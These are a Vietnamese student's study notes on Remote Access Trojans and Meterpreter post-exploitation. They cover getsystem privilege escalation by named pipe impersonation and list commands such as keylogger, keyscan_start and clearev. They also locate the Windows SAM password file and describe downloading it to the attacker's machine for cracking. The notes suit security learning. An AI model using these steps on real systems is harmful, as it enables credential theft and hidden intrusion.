Với quyền Administrator là tài khoản chính nhất, có thể thay đổi mọi quyền trên Windows. Sử dụng tài khoản Administrator có thể thay đổi các cài đặt quan trọng trên máy tính. Từ đó sẽ sẽ ảnh hưởng đến toàn bộ các tài khoản khác.

Câu hỏi thêm :

Câu 1 : rat có thể tấn công và kiểm soát mạng không ?

**Remote Access Trojan (RAT) là một loại ứng dụng độc hại cho phép tin tặc giám sát và kiểm soát máy tính hoặc mạng của nạn nhân.**

Những kẻ tấn công nhằm mục đích ẩn mình khỏi bị phát hiện vì nó giúp chúng có thêm thời gian để trích xuất dữ liệu và khám phá tài nguyên mạng để tìm các thành phần quan trọng có thể được sử dụng trong các cuộc tấn công trong tương lai.

Câu 2 : tìm hiểu thêm về getsystem ?

Khi sử dụng tính năng khai thác, bạn có thể chỉ có quyền truy cập với tư cách là người dùng cục bộ. Điều này giới hạn những gì bạn có thể làm trên máy mục tiêu. Bạn có thể sử dụng lệnh getyste của Meterpreters để nâng cấp quyền của bạn từ cục bộ quản trị viên của HỆ THỐNG

Một kỹ thuật nâng cao Named Pipe Impersonation (In Memory/Admin) . Pipes là một phần của hệ điều hành Windows để giúp giao tiếp giữa các quy trình. Trong kỹ thuật này, Meterpreter tạo một pipes được đặt tên. Sau đó, một cmd.exe được tạo trong hệ thống cục bộ kết nối với pipes có tên Meterpreter. Meterpreter sau đó có thể mạo danh các đặc quyền bảo mật cục bộ, trong trường hợp này là SYSTEM. Điều này làm cho bạn trở thành quản trị viên HỆ THỐNG.

Câu 3 : tìm hiểu thêm về các tính năg của con rat ?

Em đã tìm hiểu thêm đc khá nhiều những tính năng mới của rat như :

edit -f

xóa file

upload

sceenshot

keylogger

clearev

search ,search -f

lệnh keyscan\_start

Câu 4 : input và output của leo thang đặc quyền ?

Input : Những kẻ tấn công bắt đầu bằng cách tìm ra điểm yếu , lỗ hổng trong hệ thống phòng thủ của tổ chức

Output:  Leo thang đặc quyền để có thêm quyền hoặc có được quyền truy cập vào các hệ thống bổ sung, nhạy cảm hơn .

Câu 5 : tìm file password của máy victims ?

Password đc lưu ở config với tên là sam và

C:\Windows\System32\config

Sau đó tải file đó về máy attacker rồi có thể phục vụ cho việc giải mã và crack

Câu 6 :